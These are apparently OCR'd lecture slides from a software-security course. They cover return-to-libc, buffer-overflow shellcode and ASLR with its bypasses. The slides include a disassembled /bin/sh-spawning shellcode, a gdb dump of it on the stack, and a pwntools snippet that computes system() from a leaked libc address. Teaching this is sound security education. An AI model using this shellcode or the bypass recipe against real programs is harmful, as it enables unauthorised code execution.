
- Let’s overwrite
  - RET ADDR = addr of system()
  - ARG2 = “/bin/sh”

- When running system…



Calling Multiple Functions


- What if system() returns?
  - ebp + 0x0 = saved ebp
  - ebp + 0x4 = return address
- Return to BBBB
  - Can we change this?




Calling Multiple Functions

- `system("/bin/sh")`
- `printf("asdf")`

- We can run multiple functions!



Stack Buffer Overflow + Run Shellcode




```
 0:   6a 32                   push   $0x32
 2:   58                      pop    %eax
 3:   cd 80                   int    $0x80
 5:   89 c3                   mov    %eax,%ebx
 7:   89 c1                   mov    %eax,%ecx
 9:   6a 47                   push   $0x47
 b:   58                      pop    %eax
 c:   cd 80                   int    $0x80
 e:   6a 0b                   push   $0xb
10:   58                      pop    %eax
11:   99                      cltd
12:   89 d1                   mov    %edx,%ecx
14:   52                      push   %edx
15:   68 6e 2f 73 68          push   $0x68732f6e
1a:   68 2f 2f 62 69          push   $0x69622f2f
1f:   89 e3                   mov    %esp,%ebx
21:   cd 80                   int    $0x80
```

We need to know where the shellcode is!

Stack Bu


```
gdb-peda$ x/100x 0xffffdf00
0xffffdf00:     0x676e656c      0x732f7365      0x6b636174      0x66766f2d
0xffffdf10:     0x6f6e2d6c      0x766e652d      0x74732f70      0x2d6b6361
0xffffdf20:     0x6c66766f      0x2d6f6e2d      0x70766e65      0x0032332d
0xffffdf30:     0x58326a90      0xc38980cd      0x476ac189      0x6a80cd58
0xffffdf40:     0x8999580b      0x6e6852d1      0x6868732f      0x69622f2f
0xffffdf50:     0x80cde389      0x45485400      0x49485420      0x41204452
0xffffdf60:     0x4d554752      0x20544e45      0x59204649      0x5720554f
0xffffdf70:     0x20544e41      0x50204f54      0x4d205455      0x0045524f
0xffffdf80:     0x2e637465      0x00000000      0x00000000      0x00000000
0xffffdf90:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdfa0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdfb0:     0x2f000000      0x656d6f68      0x62616c2f      0x65772f73
0xffffdfc0:     0x2f336b65      0x6c616863      0x676e656c      0x732f7365
0xffffdfd0:     0x6b636174      0x66766f2d      0x6f6e2d6c      0x766e652d
0xffffdfe0:     0x74732f70      0x2d6b6361      0x6c66766f      0x2d6f6e2d
0xffffdff0:     0x70766e65      0x0032332d      0x00000000      0x00000000
0xffffe000:     Cannot access memory at address 0xffffe000
```

```
14:   52                      pusn   %eax
15:   68 6e 2f 73 68          push   $0x68732f6e
1a:   68 2f 2f 62 69          push   $0x69622f2f
1f:   89 e3                   mov    %esp,%ebx
21:   cd 80                   int    $0x80
```


We need to know where the shellcode is!

Address Space Layout Randomization (ASLR)

- Attackers need to know which address to control (jump/overwrite)
  - Stack - shellcode
  - Library - system()
  - Heap – chunks metadata (will learn this later)

- Defense: let’s randomize it!
  - Attackers do not know where to jump…
  - Win!


ASLR - History




ASLR - History

Kees Cook gives a KASLR demo at the 2013 Linux Security Summit

[Posted October 9, 2013 by jake]



ASLR: Randomize Addresses per Each Execution




```
$ ./aslr-check
Executing myself for five times
$ Address of stack: 0xbf943a70 heap 0x9913008 libc 0xb7e26670
Address of stack: 0xbfc76330 heap 0x973b008 libc 0xb7dd7670
Address of stack: 0xbfedeea0 heap 0x9716008 libc 0xb7e31670
Address of stack: 0xbf93d7d0 heap 0x9601008 libc 0xb7dcc670
Address of stack: 0xbfa9dd60 heap 0x9f7e008 libc 0xb7dbc670
```

How Random is the Address?


Space	Entropy	Chance
32bit stack	19 bits	1 in 524288
32bit heap	13 bits	1 in 8192
32bit library	8 bits	1 in 512
64bit stack	30 bits	1 in 1G…
64bit heap	28 bits	1 in 128M
64bit library	28 bits	
64bit Windows	19 bits	

```
$ ./aslr-check
Executing myself for five times
$ Address of stack: 0xbf943a70 heap 0x9913008 libc 0xb7e26670
Address of stack: 0xbfc76330 heap 0x973b008 libc 0xb7dd7670
Address of stack: 0xbfedeea0 heap 0x9716008 libc 0xb7e31670
Address of stack: 0xbf93d7d0 heap 0x9601008 libc 0xb7dcc670
Address of stack: 0xbfa9dd60 heap 0x9f7e008 libc 0xb7dbc670
```

```
[blue9057@blue9057-vm-ctf2 ~$] cat /proc/self/maps | grep xp
00400000-0040c000 r-xp 00000000 08:01 3932184                            /bin/cat
7f344f41c000-7f344f5dc000 r-xp 00000000 08:01 6295166                    /lib/x86_64-linux-gnu/libc-2.23.so
7f344f7e6000-7f344f80c000 r-xp 00000000 08:01 6295164                    /lib/x86_64-linux-gnu/ld-2.23.so
7ffd5915e000-7ffd59160000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
[blue9057@blue9057-vm-ctf2 ~$] cat /proc/self/maps | grep xp
00400000-0040c000 r-xp 00000000 08:01 3932184                            /bin/cat
7f791ec4b000-7f791ee0b000 r-xp 00000000 08:01 6295166                    /lib/x86_64-linux-gnu/libc-2.23.so
7f791f015000-7f791f03b000 r-xp 00000000 08:01 6295164                    /lib/x86_64-linux-gnu/ld-2.23.so
7ffe2b5d4000-7ffe2b5d6000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
[blue9057@blue9057-vm-ctf2 ~$] cat /proc/self/maps | grep xp
00400000-0040c000 r-xp 00000000 08:01 3932184                            /bin/cat
7f89504b6000-7f8950676000 r-xp 00000000 08:01 6295166                    /lib/x86_64-linux-gnu/libc-2.23.so
7f8950880000-7f89508a6000 r-xp 00000000 08:01 6295164                    /lib/x86_64-linux-gnu/ld-2.23.so
7ffcc5bcb000-7ffcc5bcd000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

Overhead?

- <1% in 64 bit
  - printf(”asdf”)
  - Access all strings via relative address from current %rip
    - `lea 0x23423(%rip), %rdi`
- ~ 3% in 32 bit
  - Cannot address using %eip
- How?
  - `call +5; pop %ebx; add $0x23423, %ebx;` ← GETTING EIP to EBX



Then, How Can We Bypass ASLR?

- Brute-force
  - Get a core dump
  - Set that address
  - Run for N times!
- Eventually the address will be matched..
  - Look at the table
- Requires too many trials in some cases…

Space	Entropy	Chance
32bit stack	19 bits	1 in 524288
32bit heap	13 bits	1 in 8192
32bit library	8 bits	1 in 512
64bit stack	30 bits	1 in 1G…
64bit heap	28 bits	1 in 128M
64bit library	28 bits	1 in 128M
64bit Windows	19 bits	1 in 524288


Leak address

- Information Leak
  - Leak the target address!
  - libc? Where is the system()?

- Leaking a target address (e.g., system()) could be difficult
  1. system() should be used in a program
  2. Our bug should be located near the use of system()

Understanding ASLR Characteristics

- How do they randomize the address?
  - Change the BASE address of each area
  - Use relative addressing in the area



Relative Addressing

```
$ ./aslr-check-2
Stack addresses:
var_1 0xbf97a608 var_2 0xbf97a600 var_3 0xbf97a5fc
Heap addresses:
heap 0x8424410 heap2 0x8424420 heap3 0x8424430
LIBC addresses:
printf 0xb7d89670
puts 0xb7d9fca0, diff with printf 91696
system 0xb7d7ada0, diff with printf -59600
$ ./aslr-check-2
Stack addresses:
var_1 0xbfa99928 var_2 0xbfa99920 var_3 0xbfa9991c
Heap addresses:
heap 0x9e34410 heap2 0x9e34420 heap3 0x9e34430
LIBC addresses:
printf 0xb7dd2670
puts 0xb7de8ca0, diff with printf 91696
system 0xb7dc3da0, diff with printf -59600
$ ./aslr-check-2
Stack addresses:
var_1 0xbf8767e8 var_2 0xbf8767e0 var_3 0xbf8767dc
Heap addresses:
heap 0x9903410 heap2 0x9903420 heap3 0x9903430
LIBC addresses:
printf 0xb7de7670
puts 0xb7dfdca0, diff with printf 91696
system 0xb7dd8da0, diff with printf -59600
```

Addresses are different,
But their distances are the same

ASLR Bypass Strategy

```
$ ldd aslr-3
        linux-gate.so.1 =>  (0xb7fc5000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7df5000)
        /lib/ld-linux.so.2 (0xb7fc7000)
```

- Library
  - ldd first
  - Open that library with gdb
  - Print functions!
    - Prints offset

```
$ gdb -q /lib/i386-linux-gnu/libc.so.6
Reading symbols from /lib/i386-linux-gnu/libc.so.6...Reading s
done.
gdb-peda$ print system
$1 = {<text variable, no debug info>} 0x3ada0 <__libc_system>
gdb-peda$ print printf
$2 = {<text variable, no debug info>} 0x49670 <__printf>
gdb-peda$ print puts
$3 = {<text variable, no debug info>} 0x5fca0 <_IO_puts>
```

- Attacking Library
  - Leak one library address (e.g., FUNC_A)
  - Find what is the base address: LIBC_BASE = LEAK – OFFSET_A
  - Calculate system: SYSTEM = LIBC_BASE + OFFSET_SYSTEM

ASLR bypass in pwntools version

```
from pwn import *

libc = ELF('/lib/i386-linux-gnu/libc.so.6’)
printf_address = 0xf7e0e430 # leak()
libc_base = printf_address - libc.symbols['printf’]

# check page align
assert(libc_base & 0xfff == 0)
system_base = libc_base + libc.symbols['system']
```

CAVEAT

